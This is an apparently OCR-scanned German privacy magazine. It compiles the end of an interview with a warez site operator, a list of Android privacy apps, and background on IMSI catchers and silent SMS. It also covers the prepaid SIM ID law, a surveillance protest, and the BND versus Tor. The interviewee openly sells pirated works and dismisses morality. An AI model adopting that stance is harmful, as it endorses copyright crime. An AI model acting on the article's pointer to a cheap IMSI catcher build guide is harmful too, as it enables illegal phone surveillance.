Die Bedürfnisse der Leute gehen folglich weit auseinander. Der Verkauf urheberrechtlich geschützter Werke stellt natürlich eine ganz andere Straftat dar, als die reine Verbreitung durch die Webseite. Hast Du keine Angst vor einem Bust?

Ich trenne mein echtes Leben strikt von SceneDownloads. Falls etwas gebusted (= von der Polizei hochgenommen) wird, dann nur die Server und die Domain, aber nicht meine Person.

Das haben andere Administratoren auch schon versucht. Findest Du es eigentlich moralisch okay, Warez zu verkaufen?

Nein, ich rede mir nicht ein, dass ich ein Samariter bin, der sich gegen das böse System auflehnt. Moralische Werte sind für mich nicht von Belang. Konzerne und Politiker betrügen mich, ich betrüge sie. So ist die Realität.

Mal zu einem anderen Thema. Was meinst Du, wie hat sich die „Szene" in den letzten Jahren geändert?

Schnelles Internet hat sich in den letzten Jahren verbreitet. Warez-Seiten sind nicht mehr nur für Nerds, sondern für jedermann. Alles wird größer und einfacher. Gleichzeitig haben sich auch die legalen Angebote weiterentwickelt. Spotify oder Netflix waren vor einiger Zeit noch undenkbar. Weiter möchte ich nicht auf die Thematik eingehen, dafür wurde das Thema schon zu oft ausgelutscht.

Stimmt schon. Und welche Pläne hast Du weitergehend mit Deiner Seite?

Dieselben wie bisher: Dafür sorgen, dass alles stabil läuft und sinnvolle Vorschläge meiner Besucher umsetzen. Große Änderungen sind aktuell nicht geplant. Okay, GulliGirl, dann erstmal vielen Dank für das Gespräch und die Einblicke hinter die Kulissen.

Privatsphäre zum Mitnehmen

ANDROID: DIE WICHTIGSTEN APPS ZUR WAHRUNG DER PRIVATSPHÄRE


Ihr wollt Eure Privatsphäre zurück? Wir stellen für alle Nutzer eines Android-Smartphones die 14 wichtigsten Apps im Kampf gegen Datenkraken vor.

In unserer öffentlichen Telegramm Gruppe sprechen wir naturgemäß häufiger über techniklastige Themen – aber eben nicht nur. Mittlerweile sind im Chat von Tarnkappe.info über 140 Teilnehmer eingetrudelt.

In den vergangenen Tagen ging es unter anderem darum, wie man sich als Nutzer eines Android-Smartphones effektiv gegen zu viel Neugierde wehren kann. Das Unterfangen ist mit etwas Aufwand verbunden, doch es lohnt sich. Beim Austausch kam die spontane Idee auf, die Liste der besten Privacy Apps für alle Leserinnen und Leser im Rahmen eines Beitrages öffentlich zu machen.

Hier sind ein paar kostenlose Android Apps, mit denen man sich seine Privatsphäre zurückholen und die nach außen übertragenen Daten überwachen kann. Außerdem erlauben sie Einstellungen, die man sonst nicht vornehmen könnte.

Achtung: Die meisten Apps dieser Liste benötigen Root-Rechte, für die volle Funktionalität.



AdAway Werbeblocker

Im Google Play Store gesperrte App, die Werbung und unerwünschte Webseiten Geräte-weit blockiert. Kann auch verwendet werden, um Google & Co. den Zugriff auf das Gerät zu verwehren. AdAway bietet außerdem eine Option an, bei der alle kontaktierten Webseiten aufgelistet werden, um daraus die unerwünschten Seiten blockieren zu können. Für Download dieses Werbeblockers die Webseite besuchen: *f-droid. org*

Anmerkung: Es gibt in der App eine Blacklist, in die man unerwünschte Webseiten eintragen kann. Beispiel Google: Konfigurationsdatei von hier herunterladen.

Android-IMSI-Catcher-Detector (AIMSICD)

Eine ebenfalls im Play Store gesperrte App, mit der sich Stille SMS und IMSI-Catcher erkennen lassen, falls Sicherheitsdienste auf das Gerät zuzugreifen versuchen. Nützlich: Zeigt zusätzliche Informationen über Mobilfunkmasten und deren Signalstärke in der Umgebung an. *Download von hier: Android-IMSI-Catcher-Detector*

Fake GPS Location

Fake GPS Location täuscht laufenden Apps einen beliebigen Standort vor. Das Gerät liefert falsche Standortdaten zurück, die sich sogar so anpassen lassen, als würde man sich am falschen Standort herumlaufen. *Bei Google Play von hier herunterladen.*

K9-Mail in Verbindung mit OpenKeychain

Beide Apps ermöglichen in Kombination einen sicheren E-Mail-Verkehr mittels PGP/GnuPG. K9 ist das Mail-Programm, OpenKeyChain übernimmt die Verschlüsselung der E-Mails. Es ist sozusagen PGP für Android mit eingebauter Userverwaltung.

K9 im Google Play Store herunterladen.
Download OpenKeyChain: Easy PGP.

Orbot

Tor für Android. Damit lassen sich einzelne Apps oder das komplette Gerät über Tor betreiben. *Download hier.*

Shark for Root

Im Play Store gesperrte App, mit dem sich jeglicher Netzwerkverkehr des Gerätes mitschneiden lässt. Mittels des Shark Readers oder besser noch Wireshark lässt sich der aufgezeichnete Netzwerkverkehr analysieren: Forum-Thread des Autors bei xdaDevelopers, *App bitte von hier herunterladen.*

Signal

Die von Edward Snowden angepriesene WhatsApp-Alternative wird von Sicherheitsexperten als die beste Lösung bezeichnet, um unbeobachtet miteinander zu kommunizieren. Wem die Tipperei auf dem Handy auf Dauer zu nervig wird, kann Signal auch als Plug-in für den Browser Google Chrome benutzen.
Signal bei Google Play für Android Smartphones.
Signal beim Chrome Web Store

Wem das noch immer nicht reicht oder seine Informationen nicht der Datenkrake Google überlassen will, kann Signal als Client für Mac OS X, Windows und Debian basierte Linux-Distributionen *herunterladen*.

Vielleicht kann man bei der Gelegenheit noch den einen oder anderen User zu einem Wechsel zu einem sichereren Anbieter überzeugen, der weder die Daten an Dritte verkauft, noch nebenbei das weltweit größte soziale Netzwerk betreibt.

Titanium Backup root

Hiermit lassen sich Geräteeinstellungen und andere Apps sichern und wiederherstellen. Auch sehr nützlich beim Testen und Experimentieren. Sollte etwas schief laufen, wäre nicht alles verloren. *Link zu Titanium Backup root im Google Play Store.*

Total Commander


Der gute, alte Total Commander, den eigentlich jeder Windows-Nutzer seit Urzeiten kennen sollte. Dieser Dateimanager ermöglicht den Zugriff auf alle Bereiche der Laufwerke. Kann auch verwendet werden, um andere Apps zu manipulieren, indem deren Konfiguration editiert wird. Es gibt zahlreiche Zusatzmodule, mit denen der Funktionsumfang erweitert werden kann. *Dateimanager Total Commander von hier herunterladen.*

WiFi/(W)LAN Analyzer

Zeigt WLANs und deren Sicherheit an. Das lokale Netzwerk kann nach anderen Computern gescannt werden. *Hier gibt es das kostenlose WLAN-Analysetool.*

Xposed Framework

Ein großes und hilfreiches Framework, mit dem sich viele



Eigenschaften des Gerätes einstellen oder neue hinzufügen lassen. Diese mächtige Android-Toolbox ermöglicht es einem, die installierten Apps anzupassen, ohne dass dabei die zugehörigen APK Dateien verändert werden.
Xposed Framework: *Download hier.*
Xposed Repository: *Hier findet man alle Module des Frameworks.*

XPrivacy

Ein mächtiges Modul, mit dem man anderen Apps die Rechte

gezielt entziehen kann oder auch falsche Daten vortäuscht, wie zum Beispiel die eigene Gerätenummer, Rufnummer etc.

Beim erstmaligen Start einer App wird man informiert, wenn von dort auf sensible Daten zugegriffen werden soll. Dann kann man entscheiden, wie reagiert werden soll. Leider wird diese App seit Sommer 2015 nicht mehr weiterentwickelt. Es gibt aber bisher keine brauchbare Alternative. Was nie schadet, ist, sich im digitalen Minimalismus zu üben. Soll heißen: Nicht jede Software muss zwingend auf einem Smartphone installiert werden, nur weil man das könnte. Viele Apps probiert man sowieso nur einmal aus und lässt sie dann samt ihrer Zugriffsrechte auf dem Gerät. *Download XPrivacy*.

P.S.: Wie gesagt, für die volle Funktionalität benötigen die meisten vorgestellten Apps Root-Rechte.

WELCHE DATEN SPEICHERN SMARTPHONES? WIE STEHT ES UM MEINE SICHERHEIT?

Smartphone-Forensiker Pascal Kurschildgen erzählt im Video von einem Fall, wo ein Mann mithilfe seiner Standortdaten überführt werden konnte. Der Verdächtige hatte in verschiedenen Bankfilialen Abhebungen durchgeführt und behauptet, er sei es nicht gewesen. Eine Auswertung der Überwachungskameras war nicht nötig, nachdem Kurschildgen sein Smartphone ausgelesen hat und ihm nachweisen konnte, zu welchen Uhrzeiten er sich bis auf wenige Meter genau aufgehalten hat. Man sieht also: Die Sammelleidenschaft moderner Geräte hat in Einzelfällen auch positive Auswirkungen. Doch wo viele Daten anfallen, gibt man automatisch viel von seiner Privatsphäre preis.

Was wird denn eigentlich alles an Informationen auf modernen Smartphones gespeichert? Ferner wollten wir vom IT-Sicherheitsspezialisten aus dem Rheinland wissen, wie aufwendig es ist, diese Daten auszulesen, um sie auszuwerten. Was kann ich zum Schutz meiner Daten tun, sollte mein Smartphone verloren gehen? Was ist im Fall eines Diebstahls? Kurschildgen beantwortet auch die Frage nach dem Verbleib des alten Gerätes, sollte man sich ein neues gekauft haben. Sind die Daten beim Zurücksetzen wirklich gelöscht? Oder könnte der Käufer später noch darauf zugreifen?

Last, but not least vergleicht Kurschildgen die beiden mobilen Betriebssysteme Android und iOS miteinander. Wo bin ich besser aufgehoben? Im goldenen Käfig von Apple oder im Android-Universum? Sollte ich mein Android-Smartphone rooten, um volle Gewalt darüber zu erlangen? War es klug, solange es ging, einen Jailbreak bei Apple-Geräten durchzuführen?

Viele Nutzer fragen sich zudem, ob es ratsam ist, Apps von weniger bekannten Drittanbietern zu installieren. Im Google Play Store sind viele Apps zur Wahrung der Privatsphäre und für umfangreiche Konfigurationen gesperrt, weil Google schlichtweg kein Interesse daran hat, dass diese verbreitet werden. Das gilt insbesondere für die Apps, die Kati Müller in unserem Special vorstellt. Vieles, was spannend und nützlich ist, darf nicht offiziell vertrieben werden, so scheint es. Doch sollte man Apps jenseits des Play Stores vertrauen? Schließlich greifen die meisten aus unserem Special tief in das Betriebssysteme ein und funktionieren nur mit entsprechenden Root-Rechten.

Hier geht es zum ausführlichen Video:

IMSI-CATCHER, STILLE SMS & CO. SO WERDEN SIE AUSSPIONIERT

Wie funktioniert eigentlich Handy-Spionage? Lesen Sie in diesem Hintergrundbericht, mit welchen technischen Mitteln Mitarbeiter der Geheimdienste, Polizei und Zoll auf Ihr Smartphone zugreifen. Wie kann man als Betroffener verhindern, dass das eigene Gerät ungewollt zur Wanze umfunktioniert wird?

Was dürfen die Behörden eigentlich?

Mit einem richterlichen Beschluss darf in Deutschland ein Handy- und Festnetzanschluss abgehört werden, der Betroffene wird im Nachhinein darüber in Kenntnis gesetzt. Dafür muss man die beteiligten Geräte nicht infiltrieren. Die Polizei erhält gegen Angabe der Rufnummer vom Mobilfunkanbieter Zugang zu den Gesprächen des Teilnehmers. In manchen Bundesländern dürfen Polizei und BKA auch abhören, um künftige Gefahren abzuwehren. Auf den Paragraf 100a StPO können sich die Behörden auch berufen, wollen sie SMS mitlesen oder im Rahmen der Telekommunikationsüberwachung alle gespeicherten Kurznachrichten und E-Mails auswerten. Die gleichen juristischen Grundlagen gelten auch für die Weitergabe der Kontakte. Oft interessieren sich Ermittler dafür, wer mit wem telefonisch in Kontakt stand.

Jahrzehntealt ist auch die gesetzliche Grundlage, um festzustellen, in welcher Funkzelle sich ein Teilnehmer aufhält. Auch bei untätigen Geräten, über die keine SMS oder Gespräche abgewickelt werden, bucht sich das Gerät beim Hochfahren in die nächst gelegene Funkzelle ein. Dieser Vorgang wiederholt sich mindestens einmal täglich und verrät den Beamten bis auf wenige Hundert Meter genau, wo sich der Verdächtige aufgehalten hat. Auf diese Weise lassen sich Bewegungsprofile erstellen. Beispiel: Verdächtiger X war jeden Dienstag um 15 Uhr in Straße Y, wo der Verdächtige Z wohnt.

Wer einen Handybesitzer ausspionieren will, hat daneben noch andere Möglichkeiten. Wer eine Schadsoftware übertragen will, muss sich im Gerät eine Schnittstelle suchen. Interessant wird es also bei der Annahme und Verarbeitung von Daten, die empfangen werden. Der schwächste Punkt eines jeden Computers ist sein Browser. Unter Ausnutzung einer Schwachstelle könnte beim Besuch einer Webseite Schadsoftware auf das mobile Gerät eingeschleust werden. Nachteil: Wer das Gerät übernehmen will, muss den Benutzer zunächst dazu verleiten, eine eigens dafür präparierte Webseite zu besuchen. Tut er das nicht, wird folglich auch kein Trojaner installiert. Ein weiteres beliebtes Einfallstor sind E-Mails. Mittels ausführbarer Anhänge an E-Mails könnten Angreifer versuchen, neben Desktop-PCs und Notebooks auch moderne mobile Geräte zu infizieren. Smartphones stellen in diesem Zusammenhang keine Ausnahme dar. Last, but not least eigenen sich Apps zur Infektion. Dann allerdings muss für die Beamten sichergestellt sein, dass die fragliche App (inklusive der Schadsoftware) auch wirklich auf dem Zielgerät installiert wird. Da Nutzer von Apple-Geräten keine alternativen App Stores benutzen können, dürfte das Vorhaben bei iDevices noch komplizierter ausfallen.

Funkzellenabfrage und Funkzellenauswertung

Die Funkzellenabfrage und -auswertung sind kriminalistische Maßnahmen und dienen eigentlich dazu, besonders schwere Straftaten aufzuklären. Wenn sowohl Tatzeit und Tatort bekannt sind, wird unter Richtervorbehalt ein Auskunftsverlangen (Funkzellenabfrage) an die Telekommunikations-Dienstleister gestellt. Im Verlauf der Auswertung ist dann erkennbar, welche Geräte sich zur entsprechenden Zeit innerhalb einer Funkzelle aufgehalten haben. Die Daten werden dann mit den Geräten der verdächtigen Personen abgeglichen. Man stellt damit fest, ob sich Personen nachweislich zur Tatzeit an einem bestimmten Ort aufgehalten haben. Sollte sich zum Beispiel ein Sexualstraftäter wiederholt zur fraglichen Zeit mit seinem

Smartphone in unmittelbarer Nähe eines Tatortes aufgehalten haben, wäre dies für die Ermittler zumindest ein deutlicher Hinweis, dass der Verdächtige an den Verbrechen beteiligt sein könnte. Der Aufenthaltsort kann dabei abhängig von den aufgestellten Funkzellen recht genau bestimmt werden.

Bereits im Jahr 2009 wurden in Schleswig-Holstein 850 Funkzellenabfragen durchgeführt, wie die Antwort der Landesregierung auf eine Große Anfrage der Piratenfraktion des Landtags ergab. Neben dem Standort wurden auch die Verbindungsdaten von insgesamt bis zu zwei Millionen Anschlüssen festgehalten. Das Verfahren war nur bedingt erfolgreich, zu einer Verurteilung führten die erhobenen Daten nur in 36 Verdachtsfällen. Die Erfolgsaussichten derartiger Maßnahmen werden von den Polizeigewerkschaften naturgemäß völlig gegensätzlich dargestellt.

Doch wo technische Möglichkeiten existieren, entstehen auch Begehrlichkeiten. In Dresden führte im Juni 2011 bei einer Demonstration die massenhafte Ausspähung von Handydaten zur Abberufung des damaligen Polizeipräsidenten Dieter Hanisch. Die Polizei hatte mehr als zwei Millionen Datensätze erhoben und analysiert, die von den Anwohnern und Demonstranten stammten, die im Februar gegen die alljährlichen Dresdner Aufmärsche der Rechtsextremen auf die Straße gingen. Darunter befanden sich natürlich auch die Daten von besonders schützenswerten Berufsgruppen wie Journalisten, Anwälte, Pfarrer nebst mehreren ranghohen Politikern. Diese massenhafte Abfrage war deshalb juristisch problematisch, weil man dabei nicht zwischen normalen Bürgern und Verdächtigen unterscheiden kann. Unser aller Privatsphäre ist aber vom Gesetzgeber ausdrücklich geschützt worden und erlaubt keine Verletzung der Bürgerrechte nach dem Gießkannenprinzip.

IMSI-Catcher

Neben den Funkzellenabfragen werden von den verschiedensten Stellen zunehmend IMSI-Catcher eingesetzt. Laut einer Antwort auf eine *Kleine Anfrage der Linksfraktion* wurden im zweiten Halbjahr 2015 vom Bundeskriminalamt in 24 Fällen und Mitarbeitern der Bundespolizei in 30 Fällen IMSI-Catcher eingesetzt. Die Auskünfte der Bundesregierung wurden wie üblich mit Hinweis auf Geheimhaltung eingeschränkt. Man verweigerte dem Antragsteller nähere Angaben, sofern die „Aufklärungsaktivitäten und Analysemethoden der betroffenen Behörden“ näher beleuchtet werden sollten. Fest steht: Derartige Geräte wurden und werden ohne Zweifel mit steigender Tendenz eingesetzt.

IMSI-Catcher sind unter anderem dazu in der Lage, Handys im Umkreis von etwa 100 Metern zu lokalisieren. Dafür wird eine bei jeder SIM-Karte einmalige Kennziffer abgefragt, die sogenannte „International Mobile Subscriber Identity“ (IMSI). Anhand dieser Kennziffer können die Ermittler die Telefonnummer und weitere Daten beim Mobilfunkbetreiber abfragen. Die Verwendung von anonymen SIM-Karten nutzt nichts, sofern die Beamten einen IMSI-Catcher einsetzen. Dieser liest auch die weltweit einmalige Gerätenummer des Handys aus. Selbst wenn man eine neue SIM-Karte verwendet, meldet sich das Gerät mit der gleichen IMEI-Nummer (International Mobile Equipment Identity) im Netz an.

Doch das Gerät kann noch mehr. Es gaukelt dem Mobiltelefon vor, es sei eine Basisstation, in die sich unser Gerät automatisch einbucht. Bei Telefonaten oder dem Versand von Kurznachrichten landen die Daten zunächst beim IMSI-Catcher, der automatisch von den Gesprächen einen Mitschnitt erstellen kann. Da auch alle Daten für das mobile Browsen an die nächstgelegene Funkzelle verschickt werden, sind die Ermittler bei nicht verschlüsselten Übertragungen über alle Aktivitäten der Belauschten informiert. Die Mobilfunknetze verschlüsseln zwar standardmäßig die Nutzdaten, im 2G-Modus funkt ein Handy jedoch auf Anfrage der Basisstation auch unverschlüsselt - und das bei den meisten Geräten ohne Nachricht an den Nutzer. Selbst bei Einsatz der Verschlüsselung ist der Nutzer nicht gegen das Abhören geschützt: Die bei GSM verwendeten Verschlüsselungs-Algorithmen gelten mittlerweile als unsicher, UMTS schneidet hingegen in Puncto Sicherheit noch etwas besser da. Leider wird lediglich in teuren Spezialanfertigungen eine abhörsichere Verschlüsselung der Telefongespräche angeboten. Gefahr droht aber nicht nur von offiziellen Stellen. Wie wir schon in einem gesonderten Bericht beschrieben haben, kann man IMSI-Catcher recht einfach zu einem bezahlbaren Preis selbst herstellen. https://

tarnkappe.info/imsi-if-you-can-wie-man-sich-fuer-unter-10-eur-einen-imsi-catcher-baut/ Daneben gibt es noch weitere Bauanleitungen im Internet, wie jedermann mit einem überschaubaren Aufwand zu einem illegalen Überwacher werden kann.

Leise, aber hochgradig effektiv: die „Stille SMS“

Die Behörden verwenden zur Bestimmung des Aufenthaltes von Verdächtigen die sogenannte Stille SMS, die auch als Stealth SMS oder Ping bezeichnet wird. Diese Nachricht wird weder auf dem Gerät des Empfängers dargestellt, noch ertönt das sonst übliche akustische Signal. Diese SMS wird von den Ermittlern an eine ihnen bekannte Mobilfunknummer verschickt. Beim Mobilfunkbetreiber wird hierdurch ein Datensatz mit Verbindungsdaten erzeugt, so auch Angaben zur Funkzelle, in der sich das Handy zum Zeitpunkt des Empfangs der stillen SMS befindet. Beim Nachweis einer richterlichen Anordnung werden diese Daten vom betreffenden Mobilfunkbetreiber an die Ermittlungsbehörde übermittelt. Wird der Ping in kurzen Abständen verschickt, kann man damit ein Bewegungsprofil erstellen und herausfinden, wo sich der Verdächtige aufgehalten hat. Im Vergleich zum Vorjahr hat sich die Anzahl von stillen SMS verdoppelt - wie die Antwort der Bundesregierung auf eine Kleine Anfrage des Abgeordneten Andrej Hunko und der Bundestagsfraktion der Partei „Die Linke“ zeigt: Alleine die Bundespolizei verschickte innerhalb Deutschlands von Januar bis Ende Juni 2013 mehr als 65 000 stille SMS. Der Zoll versendete zu Aufklärungszwecken im gleichen Zeitraum sogar 138 779 dieser Kurznachrichten. Der Einsatz nimmt stetig zu. So wurde auf eine Kleine Anfrage der Linksfraktion geantwortet, dass alleine das Bundeskriminalamt (BKA) im zweiten Halbjahr 2015 116.948 „Stille SMS“ verschickt hat, fünfmal mehr als im Halbjahr zuvor, Tendenz steigend.

Düstere Aussichten

Apple reichte bereits am 26. Juni 2008 ein aufschlussreiches Patent ein. Damit könnte man künftig alle iDevices in einem bestimmten Umkreis stören oder sogar zeitgleich abschalten. Die Polizei könnte damit beispielsweise auf Knopfdruck die Aufnahme- oder Kommunikationsfähigkeit der Geräte deaktivieren oder dafür sorgen, dass diese herunterfahren. Apple schreibt selbst im Patentantrag, manche verdeckte Operationen der Geheimdienste oder Polizeien würden „Zustände erfordern, bei denen alle (zivilen) Geräte außer Gefecht gesetzt werden sollten“. Spätestens dann, wenn dieses Verfahren flächendeckend von allen Herstellern verwendet werden sollte, wären wir nicht mehr Herr unserer eigenen Geräte. Dann dürften wir zwar viel Geld für die mobilen Alleskönner bezahlen, die Kontrolle hätten aber notfalls Dritte.

Geräte daheim lassen!

Zumindest ist es sehr beruhigend zu wissen, dass man sich den ganzen Überwachungsmaßnahmen mit einfachsten Mitteln entziehen kann. Wenn alle Gesprächspartner entgegen ihrer Gewohnheiten alle elektronischen Geräte zuhause lassen, ist zumindest darüber keine Bespitzelung mehr möglich. In dem Fall müsste man andere Mittel einsetzen, um die Verdächtigen draußen oder innerhalb eines Hauses zu überwachen. Edward Snowden hat bei solchen Anlässen sein Smartphone in einen Kühlschrank gesteckt, damit die NSA daraus keine Wanze machen konnte. Freilich war dem Geheimdienst trotz der Kühlung der Aufenthaltsort des Whistleblowers bekannt.

Sicherheitsexperten bringen die Lösung dieser Problematik immer wieder auf den Punkt: Manchmal sei es bei bestimmten Anlässen schlichtweg das beste, auf jegliche Technik zu verzichten

PATRICK BREYER: VERFASSUNGSBESCHWERDE WEGEN AUSWEISPFLICHT FÜR PREPAID-SIM

Ab dem 01.07.2017 dürfen Mobilfunk-SIM-Karten in Deutschland nicht mehr verkauft und aktiviert werden, bevor die Identität des Käufers durch ein gültiges Ausweisdokument überprüft wurde. Das sieht die Änderung des § 111, Absatz 1, Sätze 3-7 des Telekommunikationsgesetzes vom 27.06.2017 (BGBl. I S. 1963) vor. Gegen dieses Vorgehen hat der Datenschutzexperte der Piratenpartei, Patrick Breyer, nun eine Verfassungsbeschwerde eingereicht, mit der Begründung, das wäre „nicht verhältnismäßig“ und käme einer Verletzung seiner Grundrechte gleich.

Prepaid-SIM-Karten sind vor allem wegen der Möglichkeit, bei voller Kostenkontrolle mobil zu telefonieren, beliebt. Laut einer Statista-Umfrage war in Deutschland 2016 noch jeder dritte Mobilfunkanschluss eine Prepaid-Karte. Allerdings kam dieser SIM-Karten-Typ aber auch aufgrund seiner hohen Anonymität vermehrt bei der Verübung von Straftaten zum Einsatz. Die Ausweispflicht kam als Folge der europaweiten islamistischen Anschläge als Teil eines großen Anti-Terror-Pakets, das im Eiltempo durch Bundestag und Bundesrat gewunken wurde. Aufgrund dessen wurden die Vorgaben zur Identifizierung von Prepaid-Karten-Nutzern nun verschärft. War es also bisher noch möglich, anonyme Daten, wie die einer anderen Person, bei der Registrierung von Prepaid-Handykarten anzugeben, um die eigene Identität zu verschleiern, so gilt ab 01.07.2017 ein Identifizierungszwang für SIM-Karten.

Dieses Vorgehen hält der Datenschutzexperte und digitale Aktivist der Piratenpartei Patrick Breyer für „nicht verhältnismäßig“. *Auf 49 Seiten begründet Breyer seinen Schritt* damit, dass er seine Rechte auf informationelle Selbstbestimmung (Art. 2, 1 GG) sowie auf freie Meinungsäußerung und freien Informationszugang (Art. 5 GG) verletzt sehe.

Mit den Worten: “Hinweisgeber und Presseinformanten sind ebenso auf anonyme Kommunikationskanäle angewiesen wie politische Aktivisten” und “Wirklich freie Kommunikation und Beratung sind nur im Schutz der Anonymität möglich. Wir sollten die Kommunikationsfreiheit nicht für eine so leicht zu umgehende Schein-Sicherheit aufgeben.”, verteitigt Breyer die Werte, die uns durch solche Maßnahmen allmählich abhanden kommen. Breyer befürchtet, wenn Menschen aus Furcht vor Nachteilen auf Kommunikation mit anderen verzichteten, schade dies nicht nur ihnen, sondern der demokratischen Gesellschaft insgesamt. Die schädlichen Nebenwirkungen eines allgemeinen Identifizierungs- und Ausweiszwangs für Mobiltelefonnutzer stehe in keinem Verhältnis zu dem erhofften Zusatznutzen.

Weiterhin würde der Ausweiszwang gegen das Verhältnismäßigkeitsgebot verstoßen, denn die Wirksamkeit der Einführungsflicht wäre nicht nachgewiesen: Straftäter könnten sie dadurch umgehen, indem sie SIM-Karten untereinander tauschten. Demgegenüber überwiege das „gesellschaftliche Interesse an Anonymität“. Deren Verbot würde einen „Dammbruch für den Schutz der Privatsphäre“ bedeuten. Die Fernkommunikation sei generell besonders schutzbedürftig.

Um diese Rechte zu wahren, legte daher Breyer eine Verfassungsbeschwerde beim Bundesverfassungsgericht in Karlsruhe ein. Laut Pressemitteilung der Piratenpartei bestätigte das Gericht den Eingang dieser Verfassungsbeschwerde vom 31. Juli unter dem Aktenzeichen 1 BvR 1713/17. Auch der Europäische Menschenrechtsgerichtshof befasst sich auf Antrag Breyers zurzeit mit dem deutschen Identifizierungszwang für SIM-Karten (Az. 50001/12).

Breyer sieht sich durch die Gesetzesänderung auch selbst unmittelbar betroffen und damit beschwerdebefugt i.S.d. Art. 93 Abs. 1 Nr. 4a GG. Als Nutzer eines anonymen Mobiltelefons verliere er durch die weiter anfallenden Verkehrsdaten immer mehr an Anonymität. In absehbarer Zeit werde er auch eine neue Karte erwerben müssen.

FREIHEIT 4.0: GRUNDRECHTE RETTEN IM HERBSTREGEN

Unter dem Motto "Freiheit 4.0 – Rettet die Grundrechte" demonstrierten am 9.9.2017 Datenschutz-Aktivistinnen und -Aktivisten in Berlin. Sie wollten ein Zeichen gegen staatliche Überwachung setzen, vor allem aber auch die Grundrechte feiern.

Die Überwachung wurde massiv ausgeweitet

Im Laufe der nun ablaufenden Legislaturperiode wurden zahlreiche Gesetze verabschiedet, die Überwachungsbefugnisse erweitern und die Grundrechte dadurch weiter einschränken. Die Vorratsdatenspeicherung wurde – trotz Abschaffung der zugrunde liegenden EU-Richtlinie durch den EuGH – im Oktober 2016 wieder eingeführt. Auch der Staatstrojaner soll wieder zum Einsatz kommen und zukünftig den Ermittlerinnen und Ermittlern auch bei Alltagskriminalität zur Verfügung stehen. Das BND-Gesetz legitimiert die bis dahin juristisch fragwürdig oder die Überwachungs-Aktivitäten des BND am Frankfurter Netzknotenpunkt De-Cix. All das sind nur die auffälligsten Beispiele für eine Politik, die – angeblich im Bemühungen um eine größere Sicherheit für die Bevölkerung – um ein Mehr an staatlichen Kontrollbefugnissen bemüht ist.

Protestaktion mit rund 50 Aufrufenden

Angesichts dieser politischen Situation hatten viele Aktivistinnen und Aktivisten das Gefühl, ein Zeichen setzen zu müssen. Sie befürchteten, der Bundesregierung durch mangelnde Sichtbarkeit politischen Widerstands sonst, zumindest in deren Wahrnehmung, einen Freifahrtschein auszustellen. Darum wurde vergleichsweise kurzfristig entschieden, kurz vor der Bundestagswahl eine Protestveranstaltung in Berlin zu organisieren. Schnell fand sich ein Bündnis aus rund 50 aufrufenden Organisationen – darunter Menschenrechts-Organisationen, Journalistenverbände, Oppositionsparteien und NGOs aus dem Datenschutz- und Netzpolitik-Kontext – zusammen.

Die Protestaktion fand als Kombination zweier Aktionsformen statt. Eine davon war ein klassischer Demonstrationszug durch die Berliner Innenstadt, komplett mit Plakaten und Transparenten, Sprechchören, Gesang und Lautsprecherwagen. Daneben gab es auch ein sogenanntes „Freiheitsfest". Die Grundrechte, die zu verteidigen sich die Verantwortlichen auf die Fahnen geschrieben hatten, wurden auf verschiedenste Weise gefeiert. Natürlich durfte wie auf jeder Party ein reichhaltiges Essens- und Getränke-Angebot nicht fehlen; zahlreiche Stände und Buden sorgten für das leibliche Wohl (und bei manchen Anwesenden auch für die angeheiterte Feierlaune). Auch musikalisch wurde einiges geboten, teils live, teils vom DJ gekonnt aufgelegt.

Vor allem aber gab es auf dem Freiheitsfest auch eine Reihe von Infoständen und Kunstaktionen. Bei letzteren konnte beispielsweise auf einer Hüpfburg, angetan mit einer Maske mit dem Konterfei Thomas de Maizières, symbolisch auf dem Grundgesetz herumgetreten werden. Auch Dosenwerfen mit Überwachungskameras auf eine Reihe von Porträts durfte nicht fehlen. Anderenorts durften Besucherinnen und Besucher probieren, die Gesichtserkennungs-Software durch kreatives Schminken auszutricksen.

Auf die Mobilisierung kommt es an

Die Besucherzahl konnte leider nicht ganz die Erwartungen der Verantwortlichen erfüllen. Zum Teil war das wohl dem äußerst herbstlichen Wetter geschuldet. Auch die kurze Vorbereitungs- und Werbezeit tat ihr Übriges. Doch teilweise kam die nicht überwältigende Besucherzahl wohl auch daher, dass aktuell allzu viele politische Anliegen um die Aufmerksamkeit der Wählerinnen und Wähler konkurrieren. Ein grundsätzliches Interesse am Thema Datenschutz ist bei vielen Menschen vorhanden, doch den Schritt, tatsächlich auf

die Straße zu gehen, machen bei weitem nicht alle Menschen.

Zukünftig wird es also stark auf die Fähigkeit zur Mobilisierung ankommen.

Die Bewegung rückt zusammen

Trotz aller widrigen Umstände war die Stimmung der Aktivisten größtenteils ausgezeichnet. Es wurde gelacht und gefeiert und es herrschte wirklich das Gefühl vor, gemeinsam für ein wichtiges Anliegen zu kämpfen. Als Vernetzungs-Treffen der Szene hat „Rettet die Grundrechte“ sein Ziel auf jeden Fall erfüllt.

Somit steht zu hoffen, dass diese Veranstaltung einen Impuls darstellt, der die Datenschutz-Bewegung wieder zu mehr Aktivität und größerem Zusammenhalt bewegt. Denn eines steht fest: die Anlässe, zu protestieren, werden so schnell nicht ausgehen.

TOR: BND GREIFT ANONYMISIERUNGSNETZWERK SEIT 2008 AN

Der Bundesnachrichtendienst BND arbeitet bereits seit dem Jahr 2008 daran, die Tor-Anonymisierung auszuhebeln. Das geht aus geheimen Dokumenten hervor, die Netzpolitik.org heute (14.09.2017) veröffentlicht hat.

